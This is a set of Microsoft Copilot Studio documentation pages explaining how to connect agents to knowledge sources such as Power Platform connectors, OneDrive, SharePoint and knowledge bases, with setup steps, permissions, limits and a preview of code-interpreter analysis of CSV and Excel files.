Power Platform connectors for real-time knowledge

- **Add knowledge > Advanced > Real-time connector** for example, Salesforce, ServiceNow, Azure SQL; select tables/entities; no data replication.
- Govern usage with **Power Platform DLP** policies.

Licensing & governance

Copilot connectors: Content consumption is covered by M365/Copilot licensing; **indexing quota** applies to ingested items.

Power Platform connectors: Availability might depend on **standard vs. premium** connectors and Copilot Studio plan; governed via **Power Platform DLP**.

Concrete scenarios

1. Company-wide knowledge over IT systems (knowledge bases, tickets):
 - Use the **ServiceNow** and **Jira** Copilot connectors to index KB articles and tickets into Graph. Ground agent answers with citations. Later, add Tool/actions via Power Platform connectors for ticket creation.
2. Always-fresh line-of-business data without copying:
 - Use **Power Platform connectors** as *real-time knowledge* to answer "What's the current priority of INC-123?" or "Show open orders over \$50k," without moving data into Microsoft 365.
3. Mixed mode (most enterprises):
 - Index **evergreen content** (policies, HR FAQs) with **Copilot connectors**, and use **Power Platform connectors** for **workflows & transactions** (create case, update asset).

Common pitfalls and how to avoid them

- Microsoft Graph connection isn't displayed in Copilot Studio:
Ensure your admin creates the connector in the tenant. Then add it by selecting **Add knowledge > Advanced** in Copilot Studio.
- Unexpected or low-quality answers from a Graph source:
Verify *semantic labels*, indexing completeness, and the **Tenant graph grounding with semantic search** setting. Ensure the authentication configuration for the channels where you intend to publish your agent includes the appropriate scopes.
- Connector works in Teams and Copilot but not in Copilot Studio:
Differences often come from *publishing, authentication settings, or scope*. For example, it's missing the `ExternalItem.Read.All` scope. Check the channel configuration again.
- Real-time knowledge not visible:
The feature is in **preview** and might roll out by region or tenant. Check the **Real-time connectors** list and tenant availability.

FAQ

Can both connector types ground the same agent?

Yes. Many customers combine **Copilot connectors** for broad knowledge and **Power Platform connectors** for up-to-date answers and actions.

How do I manage which knowledge sources makers can use?

Use **Power Platform data policies** to enable or disable specific knowledge sources by environment or tenant.

Are there "no-copy" options for knowledge?

Yes. **Real-time knowledge** via Power Platform connectors (currently in preview) processes each request live and doesn't move the data into Microsoft 365.

Do PostgreSQL Copilot connectors require a Copilot connector agent for non-Microsoft 365 hosted databases?

Yes. If your PostgreSQL database is hosted outside Microsoft 365 (for example, on-premises or external cloud environments), you must use a Copilot connector with a connector agent to ingest and index the data. Copilot can't connect directly to PostgreSQL. The data must first be indexed

into Microsoft Search via a Copilot connector, after which Microsoft 365 Copilot can ground responses on that indexed content.

Does Copilot Studio support hierarchical Microsoft Azure Boards through connectors or MCP server?

No. Hierarchical Azure Boards aren't natively supported when using Azure DevOps connectors or [MCP servers](#) in Copilot Studio.

Related content

- [Microsoft 365 Copilot connectors overview](#): what they are, how they index content, semantic labels, and where data shows up.
- [Copilot connectors gallery](#): prebuilt connectors list.
- [Use connectors in Copilot Studio](#): Power Platform connectors as tools and actions in agents.
- [Add real-time knowledge with connectors \(preview\)](#): no-data-movement knowledge via Power Platform connections.
- [Knowledge sources summary](#): supported knowledge types and generative answers model.

Last updated on 04/22/2026


Unstructured data as a knowledge source

By using Copilot Studio, you can enhance your agents with domain-specific knowledge powered by the same trusted, familiar data sources you build through Power Platform connectors.

When you upload external content from your device, OneDrive, or SharePoint, you can enrich your agents with contextual knowledge tailored to your business. Microsoft Dataverse securely stores these files and automatically processes them into semantic indexes and vector embeddings. This configuration enables your agents to generate more accurate, grounded responses based on the information you provide.

Files uploaded in Copilot Studio use [Microsoft Dataverse](#) to ingest raw files and create indexes and vector embeddings. These indexes and embeddings help provide quality responses for your agents. You can upload these files from your computer or by connecting to OneDrive or SharePoint.

When you upload files as knowledge sources, you help enrich your agents with extra data, augment the language model's knowledge, and ground the agent in specific information you provide. You can upload various files, which the system semantically indexes as vector embeddings and then uses as knowledge for agents. You can share this knowledge used in agents with authenticated and unauthenticated users of the agent.



To improve an agent's responses, the system chunks uploaded files into pieces for faster processing and vector-indexes them to provide semantic matches with the user's query. The system stores the files securely in Dataverse. When a user queries through an agent, Copilot Studio finds the most relevant chunks that match the intent of the user query and returns the results to the user.

Similarly, Dataverse ingests OneDrive and SharePoint files by using the options under file upload. It also ingests unstructured content, such as knowledge base articles from Salesforce, ServiceNow, Confluence, and Zendesk, to provide better semantic results for the agent.

 Note

Learn more in [Use code interpreter to analyze structured data](#).

Power Platform connectors for unstructured data

The following [Power Platform connectors](#) work with unstructured data sources:

OneDrive

Use the **Upload files > OneDrive** option with a file selector interface to choose the files and folders you want to include. Once selected, the system retrieves the items into Dataverse and indexes them for use. Folders you add include all of the supported files and subfolders within that folder up to the [total file limit](#).

SharePoint

Use the **Upload files > SharePoint** option to select files and folders through a file selector interface. After you select these items, the connector retrieves them into Dataverse and indexes them for use. When you add folders, you include all supported files and subfolders within that folder up to the [total file limit](#). Currently, the connector doesn't support Pages.

 Note

When you use SharePoint as a knowledge source, Copilot Studio retrieves content through *SharePoint search indexing*, not by directly reading list views such as AllItems.aspx. Newly added or updated SharePoint items might not be available to the agent until search indexing is complete. Make sure the agent has the required permissions, such as `Sites.Read.All` and `Files.Read.All`, and the content is stored in supported file formats.

Salesforce

The Salesforce connector for unstructured data supports retrieving Knowledge Bases that contain knowledge articles. Select a Knowledge Base, and the connector indexes all articles within that

Knowledge Base. You can't select individual articles or topics. When querying data, you can't specify a specific article or knowledge base. The Knowledge list shows a single object for all knowledge objects you select when you create the source.

ServiceNow

The ServiceNow connector for unstructured data supports retrieving Knowledge Bases that contain knowledge articles. Knowledge Bases contain articles. Select a Knowledge Base, and the connector indexes all articles within that Knowledge Base. You can't select individual articles. When querying data, you can't specify a knowledge base, folder, or individual article. The Knowledge list shows a single object for all knowledge objects you select when you create the source.

Confluence

The Confluence connector for unstructured data supports retrieving the spaces that contain pages. The connector also supports subfolders. You can't select individual pages. When querying data, you can't specify a page. The Knowledge list shows a single object for all pages within the space.

Zendesk

The Zendesk connector for unstructured data supports retrieving the knowledge base that contains knowledge articles. You can't select individual articles, categories, or sections. When querying data, you can't specify an article, category, or section. The Knowledge list shows a single object for all articles within the knowledge base.

Security

When a user queries an agent that uses a Power Platform Connector source, the system performs authorization checks.

Connector access

When you first use a connector-based source, the system prompts you to select an existing Power Platform connector or add one. This process ensures that you only share data with makers who have the appropriate permissions to access the data source.

Content access

When a user makes a query, the system uses their connection information to check the data source and verify they have permission to see the content. Even though the system stores chunks and indexes locally in Dataverse, it performs a live check on the queries to make sure the current user has access to the data before providing a summary or response.

ⓘ Note

- The system doesn't return results to users if they don't have permission for specific sets of files or knowledge base articles. Instead, they receive a standard message that says "no results could be found." If users feel there should be results for that source, they need to work with their administrators to ensure they have permissions to the data they're trying to reach. The user needs an appropriate Dataverse security role assigned to them, such as the [Basic User role](#).
- The system doesn't store content permission information locally. It performs all permission checks live with the source to ensure they're the most up-to-date.

Synchronization and file refresh frequency

A scheduled synchronization job keeps connected files from OneDrive and SharePoint, and unstructured knowledge articles fresh. This job runs automatically in the background, refreshing the contents of the files and reindexing the changes to provide accurate results for queries. Refreshes manage not only changes to content, but also ensure any content deleted from the source no longer appears as part of any query responses. Currently, you can't manually trigger a refresh.

For more information about refresh frequency timing, see [Copilot Studio unstructured data knowledge source limits](#).

Licensing

All requests that involve knowledge are charged at the Microsoft Copilot generative answers messaging rates. For more information, see [Billing rates and management](#).

If knowledge sources require data ingestion, the storage of the data and the corresponding indexes to retrieve that data are subject to the storage entitlements the customer has. For more information on Dataverse natural language search, see [Enhance AI-powered experiences with Dataverse search](#).

Limits and limitations

When you first enable unstructured data support, Dataverse might take between 5 and 30 minutes to configure and index before it processes the added files. The length of time depends on the size of the current Dataverse environment.

Each agent can have a maximum of 500 knowledge objects. These objects can be files, folders, knowledge articles, websites, or other sources.

At this time, an agent can use only five different sources at a time. For example, SharePoint, Dataverse, OneDrive, or other sources.

For more information about specific limits and limitations for the supported unstructured data sources, see [Copilot Studio unstructured data knowledge source limits](#).

ⓘ Note

Copilot Studio agents require Dataverse search to use this knowledge source. If you can't add a Dataverse-enabled file to an agent, ask your administrator to turn on Dataverse search in your environment. For more information about Dataverse search and how to manage it, see [What is Dataverse search](#) and [Configure Dataverse search for your environment](#).

To access OneDrive and SharePoint content stored in Dataverse, users must have at least a Basic User license for Power Apps or Dynamics 365. In addition, the Basic User permissions must also include read permissions for the following tables and entities:


- [Plug-in Assembly](#)
- [Plug-in Type](#)
- [Sdk Message](#)
- [Sdk Message Processing Step](#)
- [Sdk Message Processing Step Image](#)

You can configure these permissions in the Power Platform admin center or the Dynamics 365 admin center.

FAQ

What's the difference between the two SharePoint options in Add knowledge?

In the **Add knowledge** dialog, you see two SharePoint options.



The SharePoint option in the file upload section (1) is for uploading individual SharePoint files or folders to your agent. This option uploads a copy of the file from SharePoint to Dataverse and maintains a synchronous relationship to keep the file up to date. During queries, SharePoint is accessed to validate user permissions for the content. The Dataverse stored files consume data storage but provide a full-document semantic search capability and support for text within images for certain document types like PDF files.

Use option 1 when you want fast synchronization, and not static files uploaded to Dataverse. It automatically updates when source files are changed.

The other [SharePoint](#) option (2) provides the full SharePoint integration in Copilot Studio using the SharePoint connector. Use this option when you need full SharePoint connector capabilities, custom authentication configurations, or advanced query options.

Runtime differences

Scenario	Option 1: file upload	Option 2: SharePoint connector
Content storage	Copied into Dataverse from SharePoint	Resides in SharePoint
Search functionality	Searches a Dataverse semantic index built from embedded vectors of the ingested content copied from SharePoint	Directly queries SharePoint search infrastructure
Content freshness	Content is synchronized every four to six hours, based on ingestion completion	Real time, and reflects the latest available content
SharePoint lists	Supported	Not supported
Dataverse storage consumption	Yes, for copied files and search indexes	No
Advanced query filters	Not available	Filter by title, author, modified by, modified date

Option usage

Use option 1 in the following situations:

- You need support for SharePoint lists
- The agent uses only a specific set of files or folders
- You want high-quality semantic search powered by vector embeddings
- A content refresh interval of four to six hours is sufficient

Use option 2 in the following situations:

- No delay in content synchronization, such as a frequently updated wiki or an announcement site
- Need to avoid Dataverse consumption, particularly for large document libraries
- Use of [advanced query filters](#), such as filtering based on author, modified date, or title

ⓘ Note

Both options require user authentication. Users might sign in before the agent retrieves results from SharePoint content. Learn more about synchronization timing and file limits in [Copilot Studio unstructured data knowledge source limits](#).

Why isn't the SharePoint icon displayed in the Upload files section of the Add knowledge dialog?

There's a slight delay after installing a solution until it appears in all existing organizations. To initiate a manual update, follow these steps:

1. Sign in to the [Power Platform admin center](#) by using administrator credentials.
2. On the side bar, select **Manage**.
3. From the list of products, select **Dynamics 365 Apps**.
4. Search for *poweraiextensions*.
5. Select the three dots (...) for **Microsoft Dynamics 365 - PowerAIExtensions** and select **Install**.
6. From the dropdown menu, select your environment and then select **Install**.
7. After the installation completes, open [Power Apps](#) in a new window.
8. In the left pane, select **Solutions**.
9. Select **Details**.
10. Verify that the version of **PowerAIExtensions Solution Anchor** is set to 1.01.688 or higher.

What happens when I add more than 500 knowledge objects to my agent?

You can't add more objects unless you first delete previous objects.

Does each agent have its own index of the knowledge source?

Dataverse stores knowledge sources for use in the environment where you create them. If multiple agents use the same SharePoint folder, all the agents use a single instance of that folder.

What happens if I add a SharePoint or OneDrive folder that exceeds the maximum number of files, folders, and subfolders?

Copilot Studio retrieves and indexes up to the maximum number of files, folders, and subfolders. It doesn't process the remaining items, and it doesn't indicate which items are or aren't processed.

One of the files I added appears as part of the knowledge source, but I can't get answers from it. Why?

This problem might be related to one of the following reasons:

- The **Knowledge** page doesn't report the file or folder as **Ready**.
- The file name includes an unsupported character (specifically for SharePoint files).
- The file has a sensitivity setting of *Confidential* or *Highly Confidential*, or has password protection.
- The file type isn't supported.
- The file or folder comes from a different user's OneDrive or SharePoint site, and the user didn't share it with you.
- The file is a knowledge base file, and your account doesn't have the required permissions to view the content in the source system.

Last updated on 04/14/2026

Add unstructured data as a knowledge source

This article provides information to add unstructured data, such as OneDrive, SharePoint, and Power Platform connectors as knowledge sources for your agent. For more information about unstructured data, go to [Unstructured data as a knowledge source](#).

Add OneDrive files and folders

You can add files and folders from OneDrive for use as a knowledge source for your agent. The differences between adding files and folders using OneDrive versus [uploading files](#):

- Using the upload files method only allows you to select individual files. With OneDrive, you can add both files and folders.
- The upload files method requires that you reload the file if changes were made to the file. In the upload files method, files are static. So, if the file is updated, those updates aren't reflected in the uploaded version unless manually updated. With OneDrive, files and folders that are added are synchronized, so changes are updated automatically.
- The upload files method allows anyone with permission to the agent to access the file. With OneDrive, the user's credentials are verified to ensure they have permission to access the file before providing responses.

When you use OneDrive as a knowledge source, your files are stored in Dataverse, where they're processed and indexed for use. Your files and folders remain in Dataverse, so they do consume data storage.

The **Upload files > OneDrive** as a knowledge source option currently supports the following file types:

- Word: .doc, .docx
- PowerPoint: .ppt, .pptx
- PDF: .pdf
- Excel: .xls, .xlsx

The maximum file size is 512 MB.

Documents that were protected using [sensitivity labels](#), or were password protected, can't be indexed. If added, these types of documents show as ready for use but don't provide responses.

1. Open the agent.
2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages, or the **Properties** of a [generative answers node](#).
3. From the **Add knowledge** dialog, select **OneDrive**.
4. Select **Browse items** to choose specific files or folders, or enter the URL of a OneDrive file.
 - a. When you select **Browse items**, you can select up to five individual files, folders, or combinations of the two. For more information about limits, go to [OneDrive limits](#).
 - b. Select **Confirm selection** once you selected all of your items.
 - c. Specify a URL for items that you have shared access to, but aren't stored in your OneDrive.
5. After you added your items from OneDrive, you can update the name and description in Copilot Studio. The description should be detailed, especially if generative AI is enabled, because it helps [generative orchestration](#). Changes to the name in Copilot Studio don't affect the files or folders in OneDrive.
6. Select **Add to agent** to finish adding the OneDrive items to your knowledge source.
7. On the **Knowledge** page, you can view the status of the OneDrive items you added. The amount of time it takes to index your items depends on the number of files, the size of the files, and type of files. Also, if this is the first time that you're configuring this data source, extra time is required to create the Dataverse schema.

 Note

Individual files appear as individual items in the list. A folder is represented as one item, and includes all its subfolders and files.

8. Once the status of your items is set to **Ready**, you can ask your agent questions in the **Test panel**.
9. The first time you ask questions in the **Test panel**, you have to connect to verify your permissions to access the content.

Add SharePoint files and folders

You can add files and folders from SharePoint for use as a knowledge source for your agent. The differences between adding files and folders using SharePoint versus [uploading files](#):

- Using the upload files method only allows you to select individual files. With SharePoint, you can add both files and folders.
- The upload files method requires that you reload the file if changes were made to the file. In the upload files method, files are static. So, if the file is updated, those updates aren't reflected in the uploaded version unless manually updated. With SharePoint, files and folders that are added are synchronized, so changes are updated automatically.
- The upload files method allows anyone with permission to the agent to access the file. With SharePoint, the user's credentials are verified to ensure they have permission to access the file before providing responses.
- Currently, document libraries are not supported.

ⓘ Note

The other [SharePoint](#) knowledge source option provides the full SharePoint integration in Copilot Studio using the SharePoint connector. Use this option when you need full SharePoint connector capabilities, custom authentication configurations, or advanced query options. Learn more in [What's the difference between the two SharePoint options in Add knowledge?](#).

When you use **Upload files > SharePoint** as a knowledge source, your files are stored in Dataverse, where they're processed and indexed for use. Your files and folders remain in Dataverse, so they do consume data storage.

The **Upload files > SharePoint** as a knowledge source option currently supports the following file types:

- Word: .doc, .docx
- PowerPoint: .ppt, .pptx
- PDF: .pdf
- Excel: .xls, .xlsx

The maximum file size is 512 MB.

ⓘ Note

Files containing MP4 videos aren't supported.

Documents that were protected using [sensitivity labels](#), or were password protected, can't be indexed. If added, these types of documents show as ready for use but don't provide responses.

1. Open the agent.
2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages, or the **Properties** of a [generative answers node](#).
3. From the **Add knowledge** dialog, select **SharePoint**.
4. Select **Browse items** to choose specific files or folders, or enter the URL of a SharePoint file.
 - a. When you select **Browse items**, you can select up to five individual files, folders, or combinations of the two. For more information about limits, go to [SharePoint limits](#).
 - b. Select **Confirm selection** once you selected all of your items.
 - c. Specify a URL for items that you have shared access to, but aren't stored in your SharePoint.
5. After you add your items from SharePoint, you can update the name and description in Copilot Studio. The description should be detailed, especially if generative AI is enabled, because it helps [generative orchestration](#). Changes to the name in Copilot Studio don't affect the files or folders in SharePoint.
6. Select **Add to agent** to finish adding the SharePoint items to your knowledge source.
7. On the **Knowledge** page, you can view the status of the SharePoint items you added. The amount of time it takes to index your items depends on the number of files, the size of the files, and type of files. Also, if this is the first time that you're configuring this data source, extra time is required to create the Dataverse schema.

ⓘ **Note**

Individual files appear as individual items in the list. A folder is represented as one item, and includes all its subfolders and files.

8. Once the status of your items is set to **Ready**, you can ask your agent questions in the **Test panel**.

9. The first time you ask questions in the **Test panel**, you have to connect to verify your permissions to access the content.

Add knowledge base data

Knowledge bases are a key way organizations share information, both for internal users and customers. They often span sales, service, support, policy, and more. However, knowledge base content is often *unstructured*. This unstructured, nontabular storage is often less expensive than relational, table-based storage, while also allowing for more dynamic configuration than tables.

Copilot Studio currently supports the following unstructured sources:

- Confluence (cloud only)
- Salesforce
- ServiceNow
- ZenDesk

Unstructured knowledge base content is added at the "collection" level. This content might be called "Pages", "Knowledge Bases," or some other term in the individual source, but in this context, think of them as "folders." You can't select individual files.

Only published articles are used. Draft or archived content isn't used.

User credentials are used to validate that the user has permission to use the content. Before providing a summary or answer, the agent verifies permissions.

1. Open the agent.
2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages, or the **Properties** of a [generative answers node](#).
3. From the **Add knowledge** dialog, select the unstructured knowledge base source, **Confluence**, **Salesforce**, **ServiceNow**, or **ZenDesk**.

ⓘ Note

If your admin already configured a Microsoft 365 connection to the knowledge base source, the source is listed in the **Featured** section. Otherwise, check the **Advanced** section.

4. Select the **Your connections** drop-down and select **Create new connection**. At the prompt, sign in to your knowledge base source.

ⓘ **Note**

The connection that is created during this setup allows the maker to access the data to create the knowledge source for the agent. These credentials aren't used by the agent's users after the agent is published. Those users have to sign in with their own credentials.

5. Select **Allow** to provide Copilot Studio access to your knowledge base source, then select **Next**.
6. Select your knowledge base source from the list of tables and sources available in your environment.

ⓘ **Note**

The information icon in the source provides a message to indicate that the source is unstructured.

7. Select **Preview** to review your data before it's retrieved. A sample set of the knowledge base source is displayed, and you can select individual rows to view the content you're going to use.
8. With your knowledge base source selected, select **Next**.
9. Update the name and description of the knowledge base source. The description should be detailed, especially if generative AI is enabled, because it helps [generative orchestration](#). Changes to the name in Copilot Studio don't affect the files or folders in the source files.
10. Select **Add to agent** to complete the process.
11. On the **Knowledge** page, you can view the status of the knowledge base source you added. The amount of time it takes to index your items depends on the number of files, the size of the files, and type of files. Also, if this is the first time that you're configuring this data source, extra time is required to create the Dataverse schema.
12. Once the status of your items is set to **Ready**, you can ask your agent questions in the **Test panel**.

13. The first time you ask questions in the **Test panel**, you have to connect to verify your permissions to access the content.

Last updated on 04/22/2026

Use code interpreter to analyze structured data (preview)

Summarize this article for me

[This article is prerelease documentation and is subject to change.]

By using code interpreter, Copilot Studio agents can generate and run Python code when they need to respond to user prompts. Code interpreter supports tasks such as statistical analysis, table joins, forecasting, and chart generation. These tasks work with structured files like CSV and Excel.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#).

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

The value proposition of using code interpreter to analyze structured data files is:

- By using deterministic, reproducible computation, you can unlock trustworthy analysis inside agents instead of relying on large language model's inherent math and inference capabilities to answer analytical questions.
- Lower the skill barrier for advanced analytics by letting users ask analytic questions in natural language.
- Generate tables and visualizations of results programmatically that users can see, download, and reuse.

Copilot Studio agents can use code interpreter to analyze structured files that are provided to the agent by the following two ways:

- As an end-user, when you upload structured files while chatting with the agent.
- As a maker, when you add SharePoint **Documents** library as a knowledge source, which in turn contains the structured files.

Requirements

- **Licensing:** [Microsoft Copilot Studio billing and licensing](#). Code generation and execution count as [text and generative AI tools \(premium\)](#) features.
- **Supported regions:** Available for all public clouds. Sovereign clouds aren't currently supported.

Extensively tested scenarios

Microsoft has tested the following scenarios extensively with a high level of confidence.

ⓘ Note

- If your scenario isn't among the scenarios listed in the tables, it might still work. The scenarios listed in the below tables reflect the group of scenarios that Microsoft tested extensively based on anticipated customer use.
- The size limit for each file that can be analyzed by code interpreter, irrespective of file type, is 16 MB. You can upload a maximum of 10 files.

Scenarios for Excel (.xlsx) files

 Expand table

Category	Scenario description	Example 1	Example 2	Example 3
Lookup - single sheet	Retrieve a specific value, label, or record from a single sheet of an Excel file. No cross-row computation needed. The answer exists as a direct cell/row lookup. Covers numeric values, text attributes (names, roles, categories), and timestamps.	Which fixtures include a side netting a minimum of three goals?	What was the Free cash flow in Q4 2024?	Which segment do Wholesale fuels belong to starting Q1 2024?

Scenarios for .csv files


 Expand table

Category	Scenario description	Example 1	Example 2	Example 3
Lookup - single file	Retrieve a specific value, attribute, or record from a single CSV file. Covers entity lookups (contacts, airports, wind projects), point-in-time value retrieval, and small table lookups. No cross-row aggregation required.	Who is the developer of the Sunrise Wind project?	How many motorcycles were registered in Tennessee in 1970?	Who owns the Horseshoe Landings airport in Keenesburg, CO?
Aggregate - single file	Compute totals, counts, differences, group-by summaries, or ranked lookups within a single CSV file. Covers financial aggregations, conditional counts, ranked retrievals (max/min), and group-level summaries returned as numbers, text, or tables.	What was the total royalty value of onshore oil sales in 2019?	How many more trucks were registered in California in 2020 than in 2010?	What is the total sales revenue generated by each region in January 2025?
Lookup - multiple files	Join or cross-reference multiple CSV files to retrieve a specific value or list (for example, looking up inventory by matching part names across a parts list, inventory, and price list; or querying emissions data by joining sector names to a main emissions file).	How many water jet cutters are available in the East warehouse?	What is the educational price of a 10x24 lathe?	How many 3/8" drill bits are in stock in the East warehouse?
Aggregate - multiple files	Aggregate or compare data spread across multiple CSV files (for example, summing employee hours across monthly CSVs for a quarterly total, counting deals across annual CSV exports, or ranking sectors by emissions across joined files).	How many total work hours were recorded in Q3?	What was the earliest time Chris clocked in during July?	Which sector produced the most CO2 in 2020?

Use code interpreter for analysis of a user-uploaded structured data file

1. In Copilot Studio, select **Settings > Generative AI**. Under **File processing capabilities**, turn on the **File uploads** toggle.
2. Under **File processing capabilities**, turn on the **Code interpreter** toggle.

3. Select **Save**.
4. In the test pane, write a query that requires the agent to perform a calculation using data from a structured data file. Attach the data file to the prompt.



Use code interpreter for analysis of a structured data file as a Sharepoint knowledge source

1. If your agent doesn't already have a SharePoint structured data file as a knowledge source, [add this SharePoint file as a knowledge source](#).
2. In Copilot Studio, select **Settings** > **Generative AI**. Under **File processing capabilities**, turn on the **Code interpreter** toggle.
3. Under **Search**, turn on the **Tenant graph grounding with semantic search** toggle.
4. Select **Save**.
5. If you added a SharePoint file following instructions in the first step, publish your agent.
6. Test your agent by giving it a query that requires the agent to do a computation in order to answer.

Edit, view, or delete knowledge sources

After knowledge sources are added, you can view details of your agent's knowledge sources, edit portions of the knowledge sources, or delete knowledge sources.

The following table shows the editable details, by knowledge source type.

 Expand table

Source	Knowledge name	Knowledge description	Other details
Public website	Yes	Yes	URL is editable
File upload	Yes	Yes	-
SharePoint	Yes	Yes	URL is editable
Dataverse	Yes	Yes	Tables, Synonyms, and Glossary are editable
Enterprise data using Microsoft Copilot connectors	-	-	-

 Note

A published agent might be using the latest unpublished updates of a Dataverse knowledge source.

To edit details related to an agent's knowledge source(s):

